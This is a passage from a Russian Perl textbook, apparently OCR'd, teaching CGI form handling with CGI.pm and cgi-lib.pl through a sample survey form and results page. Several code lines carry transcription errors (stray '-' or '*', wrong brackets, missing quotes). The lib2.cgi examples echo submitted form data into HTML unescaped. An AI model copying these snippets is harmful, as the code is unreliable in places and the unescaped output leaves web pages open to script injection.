Работаем со списками

Список с готовыми значениями можно прокрутить в случае, когда невозможно одновременно вывести на экран все его строки. Этот элемент управления создается CGI-методом **scrolling_list.** В сценарии cgi1.cgi список позволяет выбрать уровень доходов. Он называется **'list'** и включает строки **'Highest', 'High', 'Medium'** и **'Low',** причем по умолчанию выбрано **'High':**

```
#!/usr/local/bin/perl
$co = new CGI;
print
......
"Please indicate your income level: ",$co->p,
$co->scrolling_list(
      'list',
      ['Highest', 'High', 'Medium', 'Low'],
      'High', )
```

Результат работы кода показан на рис. 18.3. Ниже приведен пример чтения и вывода выбранной строки (см. рис. 18.4):

```
print "Your income level is: ", $co->em($co->param('list')), ".";
```

Работаем с кнопками с зависимой фиксацией

Кнопки с зависимой фиксацией (radiobuttons) позволяют сделать однозначный выбор из нескольких значений. Например, в cgi1.cgi создается семь таких кнопок, соответствующих семи дням недели. Они объединяются в группу **'radios'** и получают значения от **'1'** до **'7'**, а метки прикрепляются к ним с помощью хэша **%labels:**

```
#!/usr/local/bin/perl
$co = new CGI;
$labels{'1'} = 'Sunday';
$labels{'2'} = 'Monday';
$labels{'3'} = 'Tuesday';
$labels{'4'} = 'Wednesday';
$labels{'5'} - 'Thursday';
$labels{'6'} = 'Friday';
$labels{'7'} = 'Saturday';
print
......
```

```
"Please indicate your day of a week: ", $co->p,
$co->radio_group (  -name=>'radios',
                    -values=>['1', '2', '3', '4', '5', '6', '7'],
                    -default=>T,
                    -labels=>\%labels )
```

Результат работы кода показан на рис. 18.3. Ниже приведен пример чтения и печати выбранного элемента, взятый из сценария cgi2.cgi (см. рис. 18.4):

```
print "Today is day ", $co->em($co->param('radios')), " of the week.";
```

Работаем с раскрывающимся списком

В HTML раскрывающийся список представляет собой набор элементов, который пользователь может открыть нажатием кнопки, обычно сопровождающийся изображением стрелки вниз. Пользователь может выбрать элемент списка, а вы определить, на чем он остановился. Вот как делается выбор количества непрошеной почты, которое пользователь согласен получать (пример взят из нашей анкеты). Элементы задаются при помощи метода **popup_menu:**

```
#!/usr/local/bin/perl
$co = new CGI;
print
$co->popup_menu (   -name => 'popupmenu',
                    -values => ['Very much', 'A lot', 'Not so much', 'None'] )
```

Результат работы кода показан на рис. 18.3. Далее приведен пример чтения и печати выбора пользователя, взятый из сценария cgi2.cgi (см. рис. 18.4):

```
print "How much unsolicited mail you like: ", $co->em ($co->param('popupmenu')), ".";
```

Работаем со скрытыми полями данных

Данные, хранящиеся в скрытом поле на Web-странице, невидимы для пользователя. (Это удобно, когда сценарий ожидает получить некоторые неизменные сведения о странице.) Такие поля создаются следующим образом:

```
#!/usr/local/bin/perl
$co = new CGI;
print
......
$co->hidden(-name=>'hiddendata', -default=>'Rosebud'),
```

И вот как вывести эти данные из cgi2.cgi (см. рис. 18.4):

```
print "The hidden data is: ", $co->em(join(", ", $co->param('hiddendata'))),
```

Создаем кнопки отмены и подтверждения

Чтобы отправить на сервер данные формы, пользователь должен нажать кнопку Submit. Она создается CGI-методом **submit.** Аналогично, кнопка Reset, которая очищает данные формы, создается методом **reset.** Ниже приведен пример кода, создающий кнопки Submit и Reset на Web-странице, генерируемой сценарием cgi1.cgi:

```
#!/usr/local/bin/perl
$co = new CGI;
```

```
print
......
$co->center( $co->submit, $co->reset, )
```

Результат работы кода показан на рис. 18.3. После нажатия на кнопку Submit данные отправляются сценарию cgi2.cgi.

Закрываем HTML-форму

Все элементы управления, описанные в предыдущих разделах этой главы, являются частью одной формы анкеты, созданной в cgi1.cgi. Для открытия формы использовался метод **startform,** а для ее закрытия — **endform:**

```
#!/usr/local/bin/perl
$co = new CGI;
print
......
$co->endform,
```

Закрываем HTML-документ

Чтобы завершить работу с HTML-документом, используйте метод **end_html,** который выводит теги **</BODY></HTML>.** Вот как заканчивается страница с анкетой в сценарии cgi1.cgi:

```
#!/usr/local/bin/perl
$co = new CGI;
print
......
$co->end_html;
```

На этом cgi1.cgi кончается. Обратившись к этому сценарию, вы увидите Web-страницу, показанную на рис. 18.1-18.3. Когда пользователь введет данные и нажмет кнопку Submit, будет вызван сценарий cgi2.cgi, который выведет сводку анкеты (см. рис. 18.4).

Функционально-ориентированное CGI-программирование

До сих пор в этой главе использовались объектно-ориентированные методы. Однако пакет CGI имеет и функционально-ориентированный интерфейс. (Впрочем, при обращении к нему некоторые возможности объектно-ориентированного интерфейса становятся недоступными.) В примере ниже используется функционально-ориентированный интерфейс пакета CGI. Код генерирует текстовое поле с предложением ввести имя пользователя. После нажатия на кнопку Submit данные возвращаются к тому же CGI-сценарию, который с помощью функции **param** выводит введенное имя в нижней части Web-страницы:

```
#!/usr/local/bin/perl
use CGI qw/:standard/;
print header,
   start_html('CGI Functions Example'),
   h1('CGI Functions Example'),
   start_form,
   "Please enter your name: ",textfield('text'),p,
   submit, reset,
   end_form,
   hr;
```

```
if(param()) {
   print "Your name is: ", em(param('text')), hr; }
print end_html;
```

Результат этого сценария показан на рис. 18.6.




Рис. 18.6. Функционально-ориентированый CGI-сценарий

Глава 19

CGI-программирование с использованием cgi-lib.pl

Коротко

В предыдущей главе рассказывалось о CGI-программировании (Common Gateway Interface) на базе методов стандартного модуля CGI.pm. Не менее популярен среди программистов пакет cgi-lib.pl. Поскольку многие CGI-сценарии на Perl написаны с его помощью, в этой главе рассказывается именно о нем. Авторские права на этот пакет принадлежат его создателю Стивену Е. Бреннеру (Steven E. Brenner), на домашней странице которого **(http://cgi-lib.stanford.edu)** можно получить копию cgi-lib.pl. Вам разрешается работать с cgi-lib.pl и даже изменять его до тех пор, пока ваши действия не будут ущемлять описанные в начале файла авторские права. Особая процедура установки не требуется — файл cgi-lib.pl копируется в каталог, где хранятся CGI-сценарии, и с помощью команды **require** подключается к ним:

```
require 'cgi-lib.pl';
```

В этой главе создаются два сценария, генерирующие те же страницы, что и в предыдущей главе, но вместо CGI.pm на сей раз будет использован пакет cgi-lib.pl. В предыдущей главе сценарии назывались cgi1.cgi и cgi2.cgi, а в этой речь пойдет о lib1.cgi и lib2.cgi, с тем чтобы избежать путаницы. Когда пользователь открывает страницу в браузере (требуется указать адрес сценария, например **http://www.host.ru/cgi-bin/lib1.cgi),** lib1.cgi возвращает страницу, содержащую элементы управления HTML и текст. В данном случае это страничка с анкетой. На рис. 19.1-19.3 она показана в окне программы Internet Explorer.

Как видно из рис. 19.1, страница содержит приветствие и сообщение о том, что посетители, не желающие заполнять анкету, могут перейти по ссылке на сервер CPAN (Comprehensive Perl Archive Network — всеобъемлющий архив, посвященный языку Perl).

Прокручивая страницу с анкетой вниз, вы увидите запрос имени пользователя с текстовым полем и вопрос о его мнении с областью редактирования текста (многострочное текстовое поле).




Рис. 19.1. Текст, маркированный список и гиперссылка




Рис. 19.2. Текстовое поле и текстовая область

Просматривая анкету дальше, вы увидите еще несколько элементов управления, показанных на рисунке 19.3, — кнопки с зависимой и независимой фиксацией, списки, а также кнопка, подтверждения и очистки анкеты. Все эти элементы предназначены для ввода дополнительной информации.

Когда пользователь нажимает на кнопку Submit, расположенную в конце анкеты, браузер собирает данные, введенные на странице, и передает их другому CGI-сценарию, cgi2.cgi. В справочных целях он приведен в листинге 19.2, а результаты его выполнения — на рис. 19.4, где вы можете наблюдать сводку введенной пользователем информации.




Рис. 19.3. Элементы управления HTML получают данные от пользователя




Рис. 19.4. Сценарий lib2.cgi показывает результаты анкетирования

Завершив обзор сценариев, которые нам предстоит создать, перейдем к рассмотрению файла, с которым мы будем работать в течение главы, — cgi-lib.pl.

Использование cgi-lib.pl

Пакет cgi-lib.pl подключается к сценарию с помощью команды **require.** (Не запрещено использовать также **use,** но вряд ли вам встретится такой вариант.) В отличие от модуля CGI.pm, ко-

личество функций, генерирующих теги HTML в cgi-lib.pl, крайне ограничено. Обычно эти теги приходится выводить вручную. (Пакет cgi-lib.pl предназначался в первую очередь для разбора посланных сценарию данных.) Впрочем, некоторые теги HTML все же генерируются автоматически: подпрограмма PrintHeader создает шапку HTML, необходимую для страницы, раздел HtmlTop (метки **<HEAD>** и **<BODY>).** Также с ее помощью можно создать заголовок страницы, как показано в следующем примере, задающем страницу с заголовком "My Web Page":

```
#!/usr/local/bin/perl
require 'cgi-lib.pl';
print &PrintHeader;
print &HtmlTop ("My Web Page");
```

После описания начала страницы остальная разметка HTML (в том числе формы) создается путем непосредственного вывода тегов. Например, вот так задается заголовок **<H1>**:

```
print "<CENTER><H1>Hello!</H1></CENTER>";
```

Чтобы прочитать данные, переданные CGI-сценарию, используется подпрограмма **ReadParse.** Она создает хэш (обычно называемый **%in**) и записывает в него значения элементов данных, переданных сценарию. Элементы данных адресуются по именам, присвоенным соответствующим элементам HTML. Например, следующий код создает хэш **%in** и, читая данные текстового поля **'text',** выводит их:

```
&ReadParse(*in);
print "Here is the text: <EM>", $in('text'), "<EM>.";
```

Метка HTML **<EM>** просто выделяет текст (в большинстве браузеров этому тегу соответствует курсив). Чтобы завершить Web-страницу метками HTML **</BODY>** и **</HTML>,** можно использовать подпрограмму HtmlBot (она просто возвращает строку "**</BODY>\n</HTML>\n**"):

```
print &HtmlBot;
```

Вот так, вкратце, и работает cgi-lib.pl. Более подробный обзор вы найдете в разделе «Непосредственные решения».

Листинг 19.1. lib1.cgi

```
#!/usr/local/bin/perl
require 'cgi-lib.pl';
print &PrintHeader;
print &HtmlTop ("CGI Example Using cgi-lib.pl");
print
"<BODY BGCOLOR=\"white\" LINK=\"red\"><p>
<CENTER><H1>Here is the Survey!</H1></CENTER> <H2>Please fill out our survey</H2>
Reasons for filling out our survey:
<P><UL>
   <LI>Fame</LI>
   <LI>Fortune</LI>
   <LI>Fun</LI>
</UL>
If you would rather not fill out our survey? you might be interested in
<A HREF=\"http://www.cpan.org/\">CPAN</A>
<HR>
<FORM METHOD=\"POST\"
   ACTION=\"http://www.yourserver.com/user/cgi/lib2.cgi\"
   ENCTYPE=\"application/x-www-form-urlencoded\">
Please enter your name:
<INPUT TYPE=\"text\" NAME=\"text\" VALUE=\"\"><P>
```

```
Please enter your opinion:<P>
<TEXTAREA NAME=\"textarea\" ROWS=10 COLS=60>No opinion</TEXTAREA><P>
Please indicate what products you use: <P>
<INPUT TYPE=\"checkbox\" NAME=\"checkboxes\" VALUE=\"Shampoo\"> Shampoo
<INPUT TYPE=\"checkbox\" NAME=\"checkboxes\" VALUE=\"Toophpaste\"> Toothpaste
<INPUT TYPE=\"checkbox\" NAME=\"checkboxes\" VALUE=\"Bread\" CHECKED> Bread
<INPUT TYPE=\"checkbox\" NAME=\"checkboxes\" VALUE=\"Cruise missiles\" CHECKED>Cruise missiles
</P>
Please indicate your income level: <P>
<SELECT NAME=\"list\" SIZE=4>
   <OPTION VALUE=\"Highest\">Highest
   <OPTION SELECTED VALUE=\"High\">High
   <OPTION VALUE=\"Medium\">Medium
   <OPTION VALUE=\"Low\">Low
</SELECT><P>
Please indicate your day of the week: <P>
<INPUT TYPE=\"radio\" NAME=\"radios\" VALUE=\"1\" CHECKED> Sunday
<INPUT TYPE=\"radio\" NAME=\"radios\" VALUE=\"2\">Monday
<INPUT TYPE=\"radio\" NAME=\"radios\" VALUE=\"3\">Tuesday
<INPUT TYPE=\"radio\" NAME=\"radios\" VALUE=\"4\">Wednesday
<INPUT TYPE=\"radio\" NAME=\"radios\" VALUE=\"5\">Thursday
<INPUT TYPE=\"radio\" NAME=\"radios\" VALUE=\"6\">Friday
<INPUT TYPE=\"radio\" NAME=\"radios\" VALUE=\"7\">Saturday
<P>
Thank you for filling out our Survey/ Please indicate how
much unsolicited mail you like to get:
<SELECT NAME=\"popupmenu\">
   <OPTION VALUE=\"Very much\">Very much
   <OPTION VALUE=\"A lot\">A lot
   <OPTION VALUE=\"Not so much\">Not so much
   <OPTION VALUE=\"None\">None
</SELECT><P>
<INPUT TYPE=\"hidden\" NAME=\"hiddendata\" VALUE=\"Rosebud\">
<CENTER><INPUT TYPE=\"submit\" NAME=\"submit\">
<INPUT TYPE=\"reset\">
</CENTER><HR></FORM>";
print &HtmlBot;
```

Листинг 19.2. lib2.cgi

```
#!/usr/local/bin/perl
require 'cgi-lib.pl';
print &PrintHeader;
print &HtmlTop ("CGI Example Using cgi-lib.pl");
print "<BODY BGCOLOR=\"white\" LINK=\"red\"><P>",
"<CENTER><H1>Thank you for filling out our survey.</H1></CENTER> ",
"<H3>Here are your responses...</H3>";
if (&ReadParse(*in)) { print
"Your name is: <EM>", $in{'text'}, "</EM>.", "<P>" ,
"Your opinions are: <EM>", $in{'textarea'},"</EM>.","<P>" ,
"You use these products: <EM>", join(", ", &SplitParam($in{'checkboxes'})), "</EM>.","<P>",
"Your income level is: <EM>",$in{'list'}, "<EM>.", "<P>",
"Today is day <EM>", $in{'radios'}, "</EM> of the week ", "<P>",
"How much unsolicited mail you like: <EM>", $in{'popupmenu'}, "</EM>.", "<P>",
"The hidden data is <EM>", $in{'hiddendata'}, "</EM>."; }
print &HtmlBot;
```

Непосредственные решения

Какие подпрограммы входят в состав cgi-lib.pl?

Вот список подпрограмм с описанием их действий:

• **CgiDie** — как и **CgiError**, печатает сообщение об ошибке и, кроме того, останавливает программу.

• **CgiError** — печатает сообщение об ошибке, используя стандартные заголовки и HTML-код.

• **HtmlBot** — возвращает строку **"</BODY >\n</HTML>\n".**

• **HtmlTop** — возвращает раздел **<HEAD>** документа HTML и открывает раздел **<BODY>.** Необязательный строковый параметр используется в качестве названия Web-страницы: добавляется тег HTML **<H1>** с этим названием.

• **MethGet** — возвращает значение *истина,* если текущий вызов CGI сделан при помощи метода **GET.** В противном случае возвращается значение *ложь.*

• **MethPost** — возвращает значение *истина,* если текущий вызов CGI сделан при помощи метода **POST.** В противном случае возвращается значение *ложь.*

• **MyBaseUrl** — возвращает базовый адрес (base URL) CGI-сценария, без дополнительного пути или строк запроса.

• **MyFullUrl** — возвращает базовый адрес (base URL) CGI-сценария, включая дополнительный путь и строки запроса.

• **PrintEnv** — форматирует и печатает переменные среды, доступные сценарию.

• **PrintHeader** — возвращает строку **"Content-type: text/html\n\n".** С нее должны начинаться все Web-страницы, создаваемые cgi-lib.pl.

• **PrintVariables** — форматирует и печатает значения данных. Ей передается хэш или запись таблицы символов (для вывода элементов соответствующего массива). Без аргументов **PrintVariables** выводит содержимое хэша **%in.**

• **ReadParse** — основная подпрограмма библиотеки cgi-lib.pl. Она читает и разбирает данные, переданные CGI-сценарию методами **GET** или **POST.** Обычно она используется для создания хэша **%in**: ей передается запись таблицы символов (typeglob) ***in**. Хэш содержит данные, переданные сценарию, упорядоченные по именам соответствующих элементов управления. Необязательные второй, третий и четвертый параметры указывают на то, что надо заполнить соответствующие хэши данными из принятых файлов.

• **SplitParam** — разбивает параметр, содержащий несколько значений, на список из единичных параметров. Эта подпрограмма предназначена для работы с элементами HTML, способными хранить несколько значений, — например, группой кнопок.

Начинаем документ HTML

Прежде всего необходимо подключить пакет cgi-lib.pl. HTTP-заголовок **("Content-type: text/html\n\n")** обычно генерируется функцией **PrintHeader.** Секции **<HEAD>** и

<BODY> создает подпрограмма **HtmlTop.** Ее необязательный строковый аргумент используется в качестве названия Web-страницы и вставляется в начало страницы как заголовок первого уровня. Пример (lib1.cgi):

```
#!/usr/local/bin/perl
require 'cgi-lib.pl';
print &PrintHeader;
print &HtmlTop ("CGI Example Using cgi-lib.pl");
```

Результат работы этого кода показан на рис. **19.1.** Если для тега **<BODY>** требуется задать дополнительные атрибуты, придется вывести его вручную:

```
print "<BODY BGCOLOR=\"white\" LINK=\"red\"><p>;
```

Подсказка. *Конечно же, можно пропустить* ***HtmlTop*** *и создать собственные* ***<HEAD>*** *и* ***<BODY>,*** *выводя теги HTML со всеми необходимыми атрибутами.*

Создаем заголовки HTML

Файл cgi-lib.pl не имеет специальных подпрограмм для создания разметки HTML, поэтому почти все, что требуется, приходится выводить вручную. Вот так создаются **<H1>** и **<H2>**, представляющие анкету:

```
print
"<H1>Here is the Survey!</H1>
<H2>Please fill out our survey</H2>";
```

Результат работы этого кода показан на рис. 19.1.

Центрируем элементы HTML

Чтобы центрировать элементы HTML, добавьте тег **<CENTER>**:

```
print
"<CENTER><H1>Here is the Survey!'</H1></CENTER>
<H2>Please fill out our survey</H2>";
```

Результат работы этого кода показан на рис. 19.1.

Создаем маркированный список

Для создания маркированного списка, указывающего пользователю на преимущества, которые он получит, заполнив анкету, выведите код HTML:

```
print
"Reasons for filling out our survey:<P>
<UL>
<LI>Fame</LI>
<LT>Fortune</LI>
<LI>Fun</LI>
</UL>";
```

Результат работы этого кода показан на на рис. 19.1.

Создаем гиперссылку

Для создания гиперссылки вы просто печатаете ее разметку. Вот как создается ссылка на сайт CPAN в анкете, созданной при помощи lib1.cgi:

```
print
"If you would rather not fill out our survey, you might be interested in
<A HREF=\"http://www.cpan.org/\">CPAN</A>";
```

Результат работы этого кода показан на рис. 19.1.

Создаем горизонтальную линию

Горизонтальную линию, равно как и другие элементы HTML, вы создаете, непосредственно печатая код. Вот пример создания горизонтальной полосы, такой же, как и в lib1.cgi:

```
print "<HR>";
```

Результат работы этого кода показан на рис. 19.1.

Создаем форму HTML

Входящий в состав Perl пакет CGI.pm включает метод **startform,** но в cgi-lib.pl нет аналогичной подпрограммы, **startform,** то есть опять приходится выводить разметку самостоятельно. В метке **<FORM>** требуется установить атрибуты **METHOD** (метод передачи данных: **POST** или **GET,** мы используем **POST)** и **ACTION** (URL CGI-сценария, получающего данные). Также можно задать кодировку формы, но обычно это не нужно:

```
print
"<FORM METHOD=\"POST\"
ACTION= \"http://www.yourserver.com/user/cgi/lib2.cgi\"
ENCTYPE=\"application/x-www-form-urlencoded\">";
```

После появления тега **<FORM>** все последующие элементы управления до **</FORM>** (см. раздел «Закрываем форму HTML») будут принадлежать текущей форме.

Работаем с текстовыми полями

Для создания текстового поля используется тег **<INPUT>** с атрибутом **TYPE,** установленным в **text.** Вот как это сделано в lib1.cgi — текстовое поле получает имя **text,** и, поскольку изначально оно должно быть пустым, в качестве значения указана пустая строка:

```
print
"Please enter your name:
<INPUT TYPE=\"text\" NAME=\"text\" VALUE=\"\"><P>";
```

Вновь созданное текстовое поле показано на рис. 19.1. Как прочитать данные из него? Читайте следующий раздел.

Читаем данные из элементов управления HTML

Для чтения данных из различных элементов управления в cgi-lib.pl предназначена подпрограмма **ReadParse.** Обычно создается хэш **%in**, с данными, полученными от элементов управления. Он адресуется по именам элементов. Например, в предыдущем параграфе мы задавали текстовое поле с именем **text.** Вот как создается хэш **%in** и выводят-

ся данные, полученные от элемента управления:

```
require 'cgi-lib.pl';
if (&ReadParse(*in)) {
print
"Your name is: <EM>, $in{'text'}, "</EM>.", "<p>"; }
```

Обратите внимание: значение **ReadParse** проверяется до обращения к хэшу **%in**. Если **ReadParse** возвращает значение *ложь,* значит, получить данные не удалось. Результат работы этого кода показан на рис. 19.4.

Работаем с текстовыми областями

Для создания текстовой области используется тег **<TEXTAREA>.** Рассмотрим как lib1.cgi создает текстовую область, предназначенную для ввода мнения пользователя в анкете. В нашем примере текстовая область названа **textarea,** имеет значение по умолчанию "No opinion" и хранит 10 строк по 60 символов:

```
print
"Please enter your opinion:<P><TEXTAREA NAME=\"textarea\"
ROWS=10 COLS=60>No opinion</TEXTAREA><P>";
```

Полученную текстовую область вы можете видеть на рис. 19.2. После нажатия кнопки Submit Query данные отправляются сценарию lib2.cgi. Содержимое текстовой области (см. рис. 19.4) выводится следующим образом:

```
if (&ReadParse(*in)) {
print
"Your opinions are: <EM>", $in{'textarea'}, "</EM>.";
}
```

Работаем с кнопками с независимой фиксацией

Группы кнопок с независимой фиксацией (checkbuttons) создаются с помощью тега **<INPUT>.** Его атрибут **TYPE** устанавливается в значение **checkbox,** а всем переключателям одной группы присваивается одинаковое имя. Вот как это делается в lib1.cgi:

```
print
"Please indicate what products you use: <P>
<INPUT TYPE=\"checkbox\" NAME=\"checkboxes\" VALUE=\"Shampoo\"> Shampoo
<INPUT TYPE=\"checkbox\" NAME=\"checkboxes\" VALUE=\"Toophpaste\"> Toothpaste
<INPUT TYPE=\"checkbox\" NAME=\"checkboxes\" VALUE=\"Bread\" CHECKED>Bread
<INPUT TYPE=\"checkbox\" NAME=\"checkboxes\" VALUE=\"Cruise missiles\" CHECKED>Cruise missiles
</P>";
```

Результат представлен на рис. 19.3. Пользователь может выбрать более одной кнопки в группы. Когда данные группы будут переданы сценарию lib2.cgi, **$in('checkboxes')** возвратит строку с несколькими значениями. Подпрограмма **SplitParam** пакета cgi-lib.pl делает из этой строки список:

```
if (&ReadParse(*in)) {
print
"You use these products: <EM>",
join(", ", &SplitParam($in{'checkboxes'})), "</EM>,"; }
```

Результат вы можете наблюдать на рис. 19.4 — там выведены все выбранные пользователем кнопки, разделенные запятыми.

Работаем со списками

Список задается тегом **<SELECT>.** В нашем случае этот элемент предназначен для выбора уровня доходов. Пункты списка определяются тегами **<OPTION>,** а выделенный по умолчанию элемент помечается атрибутом **SELECTED:**

```
print
"Please indicate your income level: <P>
<SELECT NAME=\"list\" SIZE=4>
<OPTION VALUE=\"Highest\ ">Highest
<OPTION SELECTED VALUE=\"High\">High
<OPTION VALUE=\"Medium\">Medium
<OPTION VALUE=\"Low\">Low
</SELECT><P>";
```

Здесь же атрибутом **SIZE** определяется количество видимых элементов (то есть высота списка в строках). Результат работы этого фрагмента кода показан на рис. 19.3. Вот как lib2.cgi читает и выводит на экран (см. рис. 19.4) данные, введенные пользователем:

```
if (&ReadParse(*in)) {
print
"Your income level is: <EM>",$in{'list'}, "<EM>.", <p>; }
```

Работаем с кнопками с зависимой фиксацией

Для создания группы кнопок с зависимой фиксацией (radiobuttons) используется тег **<INPUT>** с атрибутом **TYPE,** установленным в значение **radio.** Всем кнопкам в группе присваивается общее имя. Вот как это делается в lib1.cgi (первая кнопка имеет атрибут **SELECTED,** то есть выбирается по умолчанию):

```
print
"Please indicate your day of the week: <P>
<INPUT TYPE=\"radio\" NAME=\"radios\" VALUE=\"1\"CHECKED>Sunday
<INPUT TYPE=\"radio\" NAME=\"radios\" VALUE=\"2\">Monday
<INPUT TYPE=\"radio\" NAME=\"radios\" VALUE=\"3\">Tuesday
<INPUT TYPE=\"radio\" NAME=\"radios\" VALUE=\"4\">Wednesday
<INPUT TYPE=\"radio\" NAME=\"radios\" VALUE=\"5\">Thursday
<INPUT TYPE=\"radio\" NAME=\"radios\" VALUE=\"6\">Friday
<INPUT TYPE=\"radio\" NAME=\"radios\" VALUE=\"7\">Saturday";
```

Результат можно увидеть на рис. 19.3. Сценарий lib2.cgi проверяет, какая кнопка была выбрана, и выводит ее значение (см. рис. 19.4):

```
if (&ReadParse(*in)) { print
"Today is day <EM>", $in{'radios'}, "</EM> of the week. ";
}
```

Работаем с раскрывающимися списками

В раскрывающемся списке виден лишь один элемент. Создается он как обычный список тегом **<SELECT>,** но без атрибута **SIZE** (по умолчанию он равен единице). Например, вот так в сценарии lib1.cgi создается список, предназначенный для ввода данных о допустимом количестве нежданной почты:

```
print
"Thank you for filling out our Survey. Please indicate how much unsolicited mail you like to get:
<SELECT NAME* \"popupmenu\">
```

```
<OPTION VALUE=\"Very much\">Very much
<OPTION VALUE=\"A lot\">A lot
<OPTION VALUE=\"Not so much\">Not so much
<OPTION VALUE=\"None\">None
</SELECT><P>";
```

Результат показан на рис. 19.3. Сценарий lib2.cgi проверяет выбор пользователя и выводит его на экран (см. рис. 19.4):

```
if (&ReadParse(*in)) { print
"How much unsolicited mail you like: <EM>",
$in{'popupmenu'}, "</EM>.", "<p>"; }
```

Работаем со скрытыми полями данных

Скрытые элементы управления создаются тегом **<INPUT>** с атрибутом **TYPE,** установленным в **hidden.** Ниже определяется скрытое поле данных с именем **hiddendata** и текстом **Rosebud:**

```
print
"<INPUT TYPE=\"hidden\" NAME=\"hiddendata\" VALUE=\"Rosebud\">";
```

Вот часть кода lib2.cgi, читающая текст из скрытого элемента управления и выводящая его на экран (см. рис. 19.4):

```
if (&ReadParse(*in)) {
print
"The hidden data is <EM>", $in{'hiddendata'}, "</EM>."; }
```

Создание кнопок Submit и Reset

Для создания кнопки подтверждения запроса (Submit) используется тег **<INPUT>** с атрибутом **TYPE,** установленным в **submit.** Кнопки отмены запроса и очистки формы (Reset) задаются тем же тегом, но **TYPE** устанавливается в **reset**. Вот как в сценарии lib1.cgi создаются кнопки отмены и подтверждения:

```
print "<CENTER>
